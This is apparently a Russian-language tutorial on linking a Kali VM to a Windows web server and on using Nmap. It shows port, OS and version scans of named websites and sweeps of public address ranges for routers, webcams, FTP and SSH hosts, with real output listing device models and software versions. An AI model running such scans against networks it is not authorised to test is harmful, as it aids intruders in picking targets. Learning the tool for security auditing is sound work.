Первое: узнайте локальный адрес вашей Windows-машины. Если этот адрес динамический (каждый раз новый при включении компьютера, т.е. он получается от DHCP), то рекомендуется прописать статический адрес, иначе после перезагрузки компьютера сервер может стать недоступным (для Kali).

Чтобы узнать локальный адрес Windows, в командной строке Windows наберите:

```
ipconfig
```

В моём случае это 192.168.1.35 (его я и буду использовать в примерах, чтобы было понятнее).

Второе: в файле настроек сервера (**C:\Server\bin\Apache24\conf\httpd.conf**) найдите строку:

```
Listen 127.0.0.1:80
```

Можно сделать две вещи:


- переправить эту строку на **Listen *:80** (не рекомендуется, после этого ваш веб-сервер будет доступен для внешних сетей!);
- добавить строку **Listen локальный_IP_Windows:80** (рекомендуется);

В моём случае я добавляю строку:

```
Listen 192.168.1.35:80
```

Сохраняем изменения, перезапускаем сервер.

Третье: в настройках виртуальной машины перейдите к «настройкам сети». Там по умолчанию стоит NAT, вместо него выберите «**сетевой мост**». Там, где «**неразборчивый режим**», выберите «**разрешить всё**».



Четвёртое: после этого можно тестировать. Для обращения к серверу используйте локальный адрес Windows. Например, в Kali я набираю в строке браузера 192.168.1.35 и… Должно работать, но у меня не работает.

Пятое: Если не получается открыть страницу сервера, то нужно отключить/настроить файервол на Windows.

После отключения файервола, теперь из Kali виден сервер на Windows.

Сеть из нескольких виртуальных компьютеров

Можно настроить множество виртуальных компьютеров с различными операционными системами. Их можно запускать и одновременно. Таким образом можно потренироваться в настройке программ, серверов на различных дистрибутивах Linux. Можно один из компьютеров назначить DNS серверов, поиграться с роутингом трафика и т. д.

Чтобы узнать IP адрес виртуальной машины под управлением Linux, наберите в командной строке:

```
ifconfig
```

Каких-то ограничений на количество виртуальных машин нет. Главное, чтобы хватало ресурсов реального компьютера. В первую очередь, имеет свойство заканчиваться оперативная память. Если вы устанавливаете Linux без графической оболочки, то, как правило, достаточно 512 мегабайт оперативной памяти. С графической оболочкой я бы рекомендовал выбирать 1-1,3 гигабайта оперативной памяти — чтобы работало пошустрее. Если на какие-то системы предполагается повышенная нагрузка, то можно им вместо одного процессора, выделить 2 или даже 3. Также каждому виртуальному компьютеру можно назначить более чем одну сетевую карту — до четырёх.

Глава 52. Как использовать сканер безопасности NMAP на Linux

Nmap — это бесплатная, с открытым исходным кодом утилита исследования сети и проведения аудита безопасности. Она широко используется в сообществе пользователей Linux, поскольку является простой в применении, но в то же время очень мощной. Принцип работы Nmap, говоря простым языком, заключается в отправке пакетов данных на заданную цель (по IP) и в интерпретировании возвращаемых пакетов для определения, какие порты открыты/закрыты, какие службы запущены на сканируемой системе, установлены и включены ли файерволы или фильтры и, наконец, какая операционная система запущена. Эти возможности позволяют собрать много ценной информации. Давайте рассмотрим некоторые из этих возможностей. Кроме типичных для подобных статей примеров команд, будут даны рекомендации о том, как использовать собранные во время сканирования данные.

Установка Nmap

Для начала, нам нужно заполучить пакет “nmap” на нашу систему.

Установка Nmap в Kali Linux

Nmap уже установлен.

Установка Nmap в CentOS

```
yum install nmap
```

Установка Nmap в Debian

```
apt-get install nmap
```

Установка Nmap в Ubuntu

```
sudo apt-get install nmap
```

Использование сканера безопасности Nmap

Теперь программу можно запускать набрав в терминале “nmap”. Список опций можно посмотреть по команде:

```
nmap --help
```

Но я рекомендую посмотреть эти же опции по этой ссылке, поскольку там они на русском языке.

Чтобы показать некоторые возможности nmap, подготовлены несколько примеров. Главная цель — чтобы вы уловили суть и возможности программы. После этого вы сможете модифицировать команды под свои собственные нужды.

Обратите внимание, что программе nmap требуются привилегии суперпользователя для некоторых её функций. В Kali Linux этого не нужно, но на всех других системах запускайте команду с sudo. В примерах я буду использовать sudo, в Kali команды выглядят также, но отбрасывайте sudo.

Собираем информацию об открытых на сервере портах, запущенных службах и версиях программного обеспечения

Это простая команда может использоваться для проверки доступен ли сайт (в данном случае я использовал сайт webware.biz). Обращаем внимание на открытые порты:

```
sudo nmap -sS [IP адрес] или [адрес веб-сайта]
```

```
root@WebWare:~# nmap -sS webware.biz

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2015-08-28 15:08 MSK
Nmap scan report for webware.biz (185.26.122.50)
Host is up (0.31s latency).
rDNS record for 185.26.122.50: serv50-26.hostland.ru
Not shown: 986 closed ports
PORT      STATE    SERVICE
21/tcp    open     ftp
25/tcp    open     smtp
80/tcp    open     http
111/tcp   open     rpcbind
135/tcp   filtered msrpc
139/tcp   filtered netbios-ssn
443/tcp   open     https
445/tcp   filtered microsoft-ds
873/tcp   open     rsync
1022/tcp  open     exp2
1024/tcp  open     kdm
2049/tcp  open     nfs
3306/tcp  open     mysql
4443/tcp  open     pharos

Nmap done: 1 IP address (1 host up) scanned in 467.91 seconds
root@WebWare:~#
```

Эта опция даст команду nmap попробовать предположить, какая операционная система запущена на целевой системе. Если все порты фильтруются, эта команда будет лучшим вариантом, но результаты нельзя расценивать как гарантировано надёжные. Обратите внимание на проценты — они говорят о вероятности угадывания.

```
1| sudo nmap -O --osscan-guess [IP адрес] или [адрес веб-сайта]
```

```
root@WebWare:~# nmap -O --osscan-guess 192.168.1.1

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2015-08-28 15:14 MSK
Nmap scan report for 192.168.1.1
Host is up (0.00090s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
23/tcp open  telnet
80/tcp open  http
MAC Address: 24:76:7D:16:59:0B (Cisco Spvtg)
Device type: general purpose
Running: Wind River VxWorks
OS CPE: cpe:/o:windriver:vxworks
OS details: VxWorks
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/
submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.88 seconds
root@WebWare:~#
```

```
root@WebWare:~# nmap -O --osscan-guess 192.168.1.33

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2015-08-28 16:39 MSK
Nmap scan report for 192.168.1.33
Host is up (0.00051s latency).
Not shown: 995 filtered ports
PORT    STATE SERVICE
80/tcp  open  http
135/tcp open  msrpc
139/tcp open  netbios-ssn
443/tcp open  https
445/tcp open  microsoft-ds
MAC Address: 50:B7:C3:70:A8:D2 (Samsung Electronics CO.)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|phone
Running (JUST GUESSING): Microsoft Windows 7|8|Vista|2008|Phone|2012 (93%), FreeBSD 6.X (86%)
OS CPE: cpe:/o:microsoft:windows_7::-:professional cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows_vista::- cpe:/o:mi
crosoft:windows_vista::sp1 cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows cpe:/o:microsoft:windows_se
rver_2012 cpe:/o:freebsd:freebsd:6.2
Aggressive OS guesses: Microsoft Windows 7 Professional or Windows 8 (93%), Microsoft Windows Vista SP0 or SP1, Windows S
erver 2008 SP1, or Windows 7 (93%), Microsoft Windows Vista SP2, Windows 7 SP1, or Windows Server 2008 (93%), Microsoft W
indows Phone 7.5 or 8.0 (92%), Windows Server 2008 R2 (92%), Microsoft Windows Server 2008 R2 (91%), Microsoft Windows Se
rver 2008 SP1 (91%), Microsoft Windows 7 (91%), Microsoft Windows 7 SP1 (89%), Microsoft Windows 8 Enterprise (89%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 27.02 seconds
root@WebWare:~#
```

```
root@WebWare:~# nmap -O --osscan-guess webware.biz

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2015-08-28 16:11 MSK
Nmap scan report for webware.biz (185.26.122.50)
Host is up (0.23s latency).
rDNS record for 185.26.122.50: serv50-26.hostland.ru
Not shown: 986 closed ports
PORT     STATE    SERVICE
21/tcp   open     ftp
25/tcp   open     smtp
80/tcp   open     http
111/tcp  open     rpcbind
135/tcp  filtered msrpc
139/tcp  filtered netbios-ssn
443/tcp  open     https
445/tcp  filtered microsoft-ds
873/tcp  open     rsync
1022/tcp open     exp2
1024/tcp open     kdm
2049/tcp open     nfs
3306/tcp open     mysql
4443/tcp open     pharos
Device type: general purpose|firewall|storage-misc
Running (JUST GUESSING): Linux 2.6.X|3.X (95%), WatchGuard Fireware 11.X (88%), Synology Linux (88%)
OS CPE: cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:3 cpe:/o:watchguard:fireware:11 cpe:/o:synology:linux_k
ernel
Aggressive OS guesses: Linux 2.6.32 (95%), Linux 3.10 (93%), Linux 2.6.32 - 2.6.39 (93%), Linux 2.6.32 - 3.0 (91%), Lin
ux 3.2 - 3.8 (90%), WatchGuard Fireware 11.8 (88%), Synology DiskStation Manager 5.1 (88%), Linux 2.6.32 - 2.6.35 (87%)
, Linux 2.6.38 (87%), Linux 2.6.39 (87%)
No exact OS matches for host (test conditions non-ideal).

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 509.22 seconds
root@WebWare:~#
```

Эта команда позволяет пользователю проверить службы, запущенные на цели. Обратите внимание, что появился столбик VERSION — в нём указана версия программного обеспечения.

1|	sudo nmap -sV [IP адрес] или [адрес веб-сайта]

```
root@WebWare: ~
Файл  Правка  Вид  Поиск  Терминал  Справка
root@WebWare:~# nmap -sV zalinux.ru

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2015-08-28 17:01 MSK
Nmap scan report for zalinux.ru (185.26.122.38)
Host is up (0.28s latency).
rDNS record for 185.26.122.38: serv38-26.hostland.ru
Not shown: 986 closed ports
PORT      STATE    SERVICE      VERSION
21/tcp    open     ftp          ProFTPD 1.3.5rc3
25/tcp    open     smtp         Postfix smtpd
80/tcp    open     http         nginx 1.6.3
88/tcp    open     http         Apache httpd 2.2.26 ((Unix) mod_ssl/2.2.26 OpenSSL/1.0.1e-fips PHP/5.3.29)
111/tcp   open     rpcbind      2-4 (RPC #100000)
135/tcp   filtered msrpc
139/tcp   filtered netbios-ssn
443/tcp   open     ssl/http     nginx 1.6.3
445/tcp   filtered microsoft-ds
873/tcp   open     rsync        (protocol version 30)
1022/tcp open     ssh          OpenSSH 5.3 (protocol 2.0)
1024/tcp open     ssh          OpenSSH 5.3 (protocol 1.99)
3306/tcp open     mysql        MySQL 5.5.35-33.0-log
4443/tcp open     ssl/http     Apache httpd 2.4.10 ((Unix) PHP/5.3.29 mpm-itk/2.4.7-02 OpenSSL/1.0.1e-fips)
Service Info: Host:  serv38.hostland.ru; OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 601.51 seconds
root@WebWare:~#
```

Ищем веб-сервера, роутеры, веб-камеры, SSH, FTP и прочее

О том, как задавать цели для Nmap, сказано в книге на которую в конце дана ссылка. В следующих примерах я использую строку 193.106.148-153.1-255. Она означает просканировать подсети с 193.106.148.* по 193.106.153.*, причём в каждой из этих подсетей будут просканированы адреса с *.*.*1 по *.*.*255, т.е. это 193.106.148.1-255, 193.106.149.1-255, 193.106.150.1-255 и т.д.

Поиск роутеров, веб-серверов, веб-камер

У роутеров, веб-серверов, веб-камер обычно открыты порты 80, 8080 и 1080. Просканировать эти порты и вывести только те адреса, на которых что-то открыто, можно этой командой.

```
nmap -sS -sV -vv -n -Pn -T5 193.106.148-153.1-255 -p80,8080,1080 -oG - | grep 'open'
```

В моём случае вывод получился сумбурным, но это хорошо, что данных много — есть с чем поработать.

```
root@WebWare:~# nmap -sS -sV -vv -n -Pn -T5 193.106.148-153.1-255 -p80,8080,1080 -oG - | grep 'open'
Host: 193.106.148.2 ()  Ports: 80/open/tcp//http///, 1080/closed/tcp//socks///, 8080/closed/tcp//http-proxy///
Host: 193.106.148.9 ()  Ports: 80/filtered/tcp//http///, 1080/closed/tcp//socks///, 8080/open/tcp//http//Zope httpd 2.12.1 (python 2.6.2, linux2; ZServer|1.1)/
Host: 193.106.148.10 () Ports: 80/filtered/tcp//http///, 1080/closed/tcp//socks///, 8080/open/tcp//http//Zope httpd 2.12.1 (python 2.6.2, linux2; ZServer|1.1)/
Host: 193.106.148.12 () Ports: 80/open/tcp//http//Apache httpd 1.3.42 ((ALT Linux|alt0.M51.1) PHP5|5.2.2 with Suhosin-Patch rus|PL30.22)/, 1080/closed/tcp//socks///, 8080/closed/tcp//http-proxy///
Host: 193.106.148.16 () Ports: 80/filtered/tcp//http///, 1080/closed/tcp//socks///, 8080/open/tcp//ssl|http-proxy///
Host: 193.106.148.17 () Ports: 80/open/tcp//http//Apache httpd 2.2.24 ((Unix) PHP5|5.3.27 with Suhosin-Patch)/, 1080/closed/tcp//socks///, 8080/closed/tcp//http-proxy///
Host: 193.106.148.20 () Ports: 80/open/tcp//http//Apache httpd 2.4.6 ((Ubuntu))/, 1080/closed/tcp//socks///, 8080/closed/tcp//http-proxy///
Host: 193.106.148.21 () Ports: 80/open/tcp//http//Apache httpd 2.2.24 ((Unix) PHP5|5.3.29 with Suhosin-Patch mod_ssl|2.2.24 OpenSSL|1.0.0i)/, 1080/filtered/tcp//socks///, 8080/open/tcp//tcpwrapped///
Host: 193.106.148.22 () Ports: 80/open/tcp//http//Apache httpd 2.2.24 ((Unix) PHP5|5.3.27 with Suhosin-Patch)/, 1080/closed/tcp//socks///, 8080/closed/tcp//http-proxy///
Host: 193.106.148.27 () Ports: 80/open/tcp//http//Apache httpd 2.2.24 ((Unix) PHP5|5.3.27 with Suhosin-Patch)/, 1080/closed/tcp//socks///, 8080/closed/tcp//http-proxy///
Host: 193.106.148.28 () Ports: 80/open/tcp//http//Apache httpd 2.2.24 ((Unix) PHP5|5.3.27 with Suhosin-Patch)/, 1080/closed/tcp//socks///, 8080/closed/tcp//http-proxy///
Host: 193.106.148.29 () Ports: 80/open/tcp//http//Apache httpd 2.2.24 ((Unix) PHP5|5.3.27 with Suhosin-Patch)/, 1080/closed/tcp//socks///, 8080/closed/tcp//http-proxy///
Host: 193.106.148.33 () Ports: 80/open/tcp//http//nginx 1.6.3/, 1080/filtered/tcp//socks///, 8080/filtered/tcp//http-proxy///
Host: 193.106.148.34 () Ports: 80/open/tcp//http//nginx 1.6.3/, 1080/filtered/tcp//socks///, 8080/filtered/tcp//http-proxy///
Host: 193.106.148.36 () Ports: 80/open/tcp//http//nginx 1.6.3/, 1080/filtered/tcp//socks///, 8080/filtered/tcp//http-proxy///
Host: 193.106.148.37 () Ports: 80/open/tcp//http//nginx 1.6.3/, 1080/filtered/tcp//socks///, 8080/filtered/tcp//http-proxy///
Host: 193.106.148.38 () Ports: 80/open/tcp//http//nginx 1.6.3/, 1080/filtered/tcp//socks///, 8080/filtered/tcp//http-proxy///
Host: 193.106.148.39 () Ports: 80/open/tcp//http//nginx 1.6.3/, 1080/filtered/tcp//socks///, 8080/filtered/tcp//http-proxy///
Host: 193.106.148.40 () Ports: 80/open/tcp//http//nginx 1.6.3/, 1080/filtered/tcp//socks///, 8080/filtered/tcp//http-proxy///
Host: 193.106.148.41 () Ports: 80/open/tcp//http//nginx 1.6.3/, 1080/filtered/tcp//socks///, 8080/filtered/tcp//http-proxy///
Host: 193.106.148.49 () Ports: 80/open/tcp//http//Apache httpd 1.3.42 ((ALT Linux|alt0.M51.1) PHP5|5.2.2 with Suhosin-Patch rus|PL30.22)/, 1080/closed/tcp//socks///, 8080/closed/tcp//http-proxy///
Host: 193.106.148.50 () Ports: 80/open/tcp//http//Apache httpd 1.3.42 ((ALT Linux|alt0.M51.1) PHP5|5.2.2 with Suhosin-Patch rus|PL30.22)/, 1080/closed/tcp//socks///, 8080/closed/tcp//http-proxy///
Host: 193.106.148.51 () Ports: 80/open/tcp//http//Apache httpd 1.3.42 ((ALT Linux|alt0.M51.1) PHP5|5.2.2 with Suhosin-Patch rus|PL30.22)/, 1080/closed/tcp//socks///, 8080/closed/tcp//http-proxy///
Host: 193.106.148.52 () Ports: 80/open/tcp//http//Apache httpd 1.3.42 ((ALT Linux|alt0.M51.1) PHP5|5.2.2 with Suhosin-Patch rus|PL30.22)/, 1080/closed/tcp//socks///, 8080/closed/tcp//http-proxy///
Host: 193.106.148.53 () Ports: 80/open/tcp//http//Apache httpd 1.3.42 ((ALT Linux|alt0.M51.1) PHP5|5.2.2 with Suhosin-Patch rus|PL30.22)/, 1080/closed/tcp//socks///, 8080/closed/tcp//http-proxy///
Host: 193.106.148.54 () Ports: 80/open/tcp//http//Apache httpd 1.3.42 ((ALT Linux|alt0.M51.1) PHP5|5.2.2 with Suhosin-Patch rus|PL30.22)/, 1080/closed/tcp//socks///, 8080/closed/tcp//http-proxy///
Host: 193.106.148.55 () Ports: 80/open/tcp//http//Apache httpd 1.3.42 ((ALT Linux|alt0.M51.1) PHP5|5.2.2 with Suhosin-Patch rus|PL30.22)/, 1080/closed/tcp//socks///, 8080/closed/tcp//http-proxy///
Host: 193.106.148.56 () Ports: 80/open/tcp//http//Apache httpd 1.3.42 ((ALT Linux|alt0.M51.1) PHP5|5.2.2 with Suhosin-Patch rus|PL30.22)/, 1080/closed/tcp//socks///, 8080/closed/tcp//http-proxy///
Host: 193.106.148.57 () Ports: 80/open/tcp//http//Apache httpd 1.3.42 ((ALT Linux|alt0.M51.1) PHP5|5.2.2 with Suhosin-Patch rus|PL30.22)/, 1080/closed/tcp//socks///, 8080/closed/tcp//http-proxy///
Host: 193.106.148.58 () Ports: 80/open/tcp//http//Apache httpd 1.3.42 ((ALT Linux|alt0.M51.1) PHP5|5.2.2 with Suhosin-Patch rus|PL30.22)/, 1080/closed/tcp//socks///, 8080/closed/tcp//http-proxy///
Host: 193.106.148.59 () Ports: 80/open/tcp//http//Apache httpd 1.3.42 ((ALT Linux|alt0.M51.1) PHP5|5.2.2 with Suhosin-Patch rus|PL30.22)/, 1080/closed/tcp//socks///, 8080/closed/tcp//http-proxy///
Host: 193.106.148.60 () Ports: 80/open/tcp//http//Apache httpd 1.3.42 ((ALT Linux|alt0.M51.1) PHP5|5.2.2 with Suhosin-Patch rus|PL30.22)/, 1080/closed/tcp//socks///, 8080/closed/tcp//http-proxy///
Host: 193.106.148.61 () Ports: 80/open/tcp//http//Apache httpd 1.3.42 ((ALT Linux|alt0.M51.1) PHP5|5.2.2 with Suhosin-Patch rus|PL30.22)/, 1080/closed/tcp//socks///, 8080/closed/tcp//http-proxy///
Host: 193.106.148.62 () Ports: 80/open/tcp//http//Apache httpd 1.3.42 ((ALT Linux|alt0.M51.1) PHP5|5.2.2 with Suhosin-Patch rus|PL30.22)/, 1080/closed/tcp//socks///, 8080/closed/tcp//http-proxy///
Host: 193.106.148.80 () Ports: 80/open/tcp//http//Graylog2 httpd/, 1080/filtered/tcp//socks///, 8080/filtered/tcp//http-proxy///
Host: 193.106.148.94 () Ports: 80/open/tcp//http//mini_httpd 1.19 19dec2003/, 1080/filtered/tcp//socks///, 8080/filtered/tcp//http-proxy///
Host: 193.106.148.107 ()        Ports: 80/open/tcp//http//Asus RT-N12 WAP http config/, 1080/closed/tcp//socks///, 8080/closed/tcp//http-proxy///
Host: 193.106.148.108 ()        Ports: 80/open/tcp//http//TP-LINK WR841N WAP http config/, 1080/filtered/tcp//socks///, 8080/filtered/tcp//http-proxy///
Host: 193.106.148.109 ()        Ports: 80/open/tcp//http///, 1080/filtered/tcp//socks///, 8080/filtered/tcp//http-proxy///
Host: 193.106.148.113 ()        Ports: 80/open/tcp//http//Cisco IOS http config/, 1080/closed/tcp//socks///, 8080/closed/tcp//http-proxy///
Host: 193.106.148.114 ()        Ports: 80/filtered/tcp//http///, 1080/filtered/tcp//socks///, 8080/open/tcp//http//Waveplus HTTPD (Thomson TG508 DSL router)/
Host: 193.106.148.116 ()        Ports: 80/open/tcp//http//mini_httpd 1.19 19dec2003/, 1080/closed/tcp//socks///, 8080/closed/tcp//http-proxy///
Host: 193.106.149.65 () Ports: 80/open/tcp//http///, 1080/closed/tcp//socks///, 8080/closed/tcp//http-proxy///
Host: 193.106.149.73 () Ports: 80/open/tcp//http///, 1080/closed/tcp//socks///, 8080/closed/tcp//http-proxy///
Host: 193.106.149.82 () Ports: 80/open/tcp//http///, 1080/closed/tcp//socks///, 8080/closed/tcp//http-proxy///
Host: 193.106.149.97 () Ports: 80/filtered/tcp//http///, 1080/closed/tcp//socks///, 8080/open/tcp//http//Zope httpd 2.12.1 (python 2.6.2, linux2; ZServer|1.1)/
Host: 193.106.149.105 ()        Ports: 80/open/tcp//http///, 1080/closed/tcp//socks///, 8080/closed/tcp//http-proxy///
Host: 193.106.150.65 () Ports: 80/open/tcp//http///, 1080/closed/tcp//socks///, 8080/closed/tcp//http-proxy///
```

(Нажмите на изображение, чтобы увеличить)

Поиск FTP

Обычно FTP «висит» на 21 порту, поэтому используем предыдущую команду, только меняем сканируемый порт.

1	nmap -sS -sV -vv -n -Pn -T5 193.106.148-153.1-255 -p21 -oG - | grep 'open'

```
root@WebWare:~# nmap -sS -sV -vv -n -Pn -T5 193.106.148-153.1-255 -p21 -oG - | grep 'open'
Host: 193.106.148.9 ()  Ports: 21/open/tcp//ftp//vsftpd 2.3.5/
Host: 193.106.148.10 () Ports: 21/open/tcp//ftp//vsftpd 2.3.5/
Host: 193.106.148.11 () Ports: 21/open/tcp//ftp//vsftpd 2.3.5/
Host: 193.106.148.12 () Ports: 21/open/tcp//ftp//vsftpd (before 2.0.8) or WU-FTPD/
Host: 193.106.148.14 () Ports: 21/open/tcp//ftp//vsftpd 3.0.2/
Host: 193.106.148.16 () Ports: 21/open/tcp//ftp//vsftpd 2.2.0/
Host: 193.106.148.17 () Ports: 21/open/tcp//ftp//vsftpd 3.0.2/
Host: 193.106.148.19 () Ports: 21/open/tcp//ftp//vsftpd 2.2.1/
Host: 193.106.148.22 () Ports: 21/open/tcp//ftp//vsftpd 3.0.2/
Host: 193.106.148.27 () Ports: 21/open/tcp//ftp//vsftpd 3.0.2/
Host: 193.106.148.28 () Ports: 21/open/tcp//ftp//vsftpd 3.0.2/
Host: 193.106.148.29 () Ports: 21/open/tcp//ftp//vsftpd 3.0.2/
Host: 193.106.148.49 () Ports: 21/open/tcp//ftp//vsftpd (before 2.0.8) or WU-FTPD/
Host: 193.106.148.50 () Ports: 21/open/tcp//tcpwrapped///
Host: 193.106.148.51 () Ports: 21/open/tcp//tcpwrapped///
Host: 193.106.148.52 () Ports: 21/open/tcp//ftp//vsftpd (before 2.0.8) or WU-FTPD/
Host: 193.106.148.53 () Ports: 21/open/tcp//ftp//vsftpd (before 2.0.8) or WU-FTPD/
Host: 193.106.148.54 () Ports: 21/open/tcp//tcpwrapped///
Host: 193.106.148.55 () Ports: 21/open/tcp//ftp//vsftpd (before 2.0.8) or WU-FTPD/
Host: 193.106.148.56 () Ports: 21/open/tcp//tcpwrapped///
Host: 193.106.148.57 () Ports: 21/open/tcp//tcpwrapped///
Host: 193.106.148.58 () Ports: 21/open/tcp//tcpwrapped///
Host: 193.106.148.59 () Ports: 21/open/tcp//tcpwrapped///
Host: 193.106.148.60 () Ports: 21/open/tcp//tcpwrapped///
Host: 193.106.148.61 () Ports: 21/open/tcp//tcpwrapped///
Host: 193.106.148.62 () Ports: 21/open/tcp//tcpwrapped///
Host: 193.106.148.65 () Ports: 21/open/tcp//ftp//tnftpd 20100324+GSSAPI/
Host: 193.106.149.97 () Ports: 21/open/tcp//ftp//vsftpd 2.3.5/
root@WebWare:~#
```

Хороший результат, есть на что посомтреть.

Поиск SSH

Порт по умолчанию для SSH — 22, там и ищем.

1	nmap -sS -sV -vv -n -Pn -T5 193.106.148-153.1-255 -p22 -oG - | grep 'open'

Есть контакт:

```
root@WebWare: ~
Файл  Правка  Вид  Поиск  Терминал  Справка
root@WebWare:~# nmap -sS -sV -vv -n -Pn -T5 193.106.148-153.1-255 -p22 -oG - | grep 'open'
Host: 193.106.148.7 ()  Ports: 22/open/tcp//ssh//OpenSSH 5.9 (protocol 2.0)/
Host: 193.106.148.9 ()  Ports: 22/open/tcp//ssh//OpenSSH 5.9 (protocol 2.0)/
Host: 193.106.148.10 () Ports: 22/open/tcp//ssh//OpenSSH 5.9 (protocol 2.0)/
Host: 193.106.148.16 () Ports: 22/open/tcp//ssh//OpenSSH 5.3 (protocol 2.0)/
Host: 193.106.148.17 () Ports: 22/open/tcp//ssh//OpenSSH 5.9 (protocol 2.0)/
Host: 193.106.148.20 () Ports: 22/open/tcp//ssh//OpenSSH 6.2p2 Ubuntu 6 (Ubuntu Linux; protocol 2.0)/
Host: 193.106.148.22 () Ports: 22/open/tcp//ssh//OpenSSH 5.9 (protocol 2.0)/
Host: 193.106.148.27 () Ports: 22/open/tcp//ssh//OpenSSH 5.9 (protocol 2.0)/
Host: 193.106.148.28 () Ports: 22/open/tcp//ssh//OpenSSH 5.9 (protocol 2.0)/
Host: 193.106.148.29 () Ports: 22/open/tcp//ssh//OpenSSH 5.9 (protocol 2.0)/
Host: 193.106.148.65 () Ports: 22/open/tcp//ssh//OpenSSH 6.2 (protocol 2.0)/
Host: 193.106.149.75 () Ports: 22/open/tcp//ssh//OpenSSH 5.3 (protocol 2.0)/
Host: 193.106.149.81 () Ports: 22/open/tcp//ssh//Cisco SSH 1.25 (protocol 1.99)/
Host: 193.106.149.97 () Ports: 22/open/tcp//ssh//OpenSSH 5.9 (protocol 2.0)/
Host: 193.106.150.67 () Ports: 22/open/tcp//ssh//Cisco SSH 1.25 (protocol 1.99)/
root@WebWare:~#
```

Помните, что на дефолтных портах оставляют либо от недостатка опыта (начинающие системные администраторы), либо от безысходности (например, хостеры — если они поменяют порт FTP со стандартного на другой, то служба технической поддержки будет завалена жалобами клиентов о том, что «FTP совсем не работает»). Все остальные системные администраторы «подвешивают» SSH и прочие сервисы на высокие порты. Если сделать так, то в логах ошибок наступает тишь и благодать, разница очень заметна по сравнению со стандартными портами, на которые вечно шлют разную фигню и пытаются брутфорсить. А вменяемые люди вообще не используют FTP, а используют сервисы с шифрованием, хотя бы тот же SFTP (вариантов FTP с шифрованием масса). Но хостеры не могут себе этого позволить по уже озвученной причине — есть опасность потерять клиентов от того, что им слишком сложно разобраться.

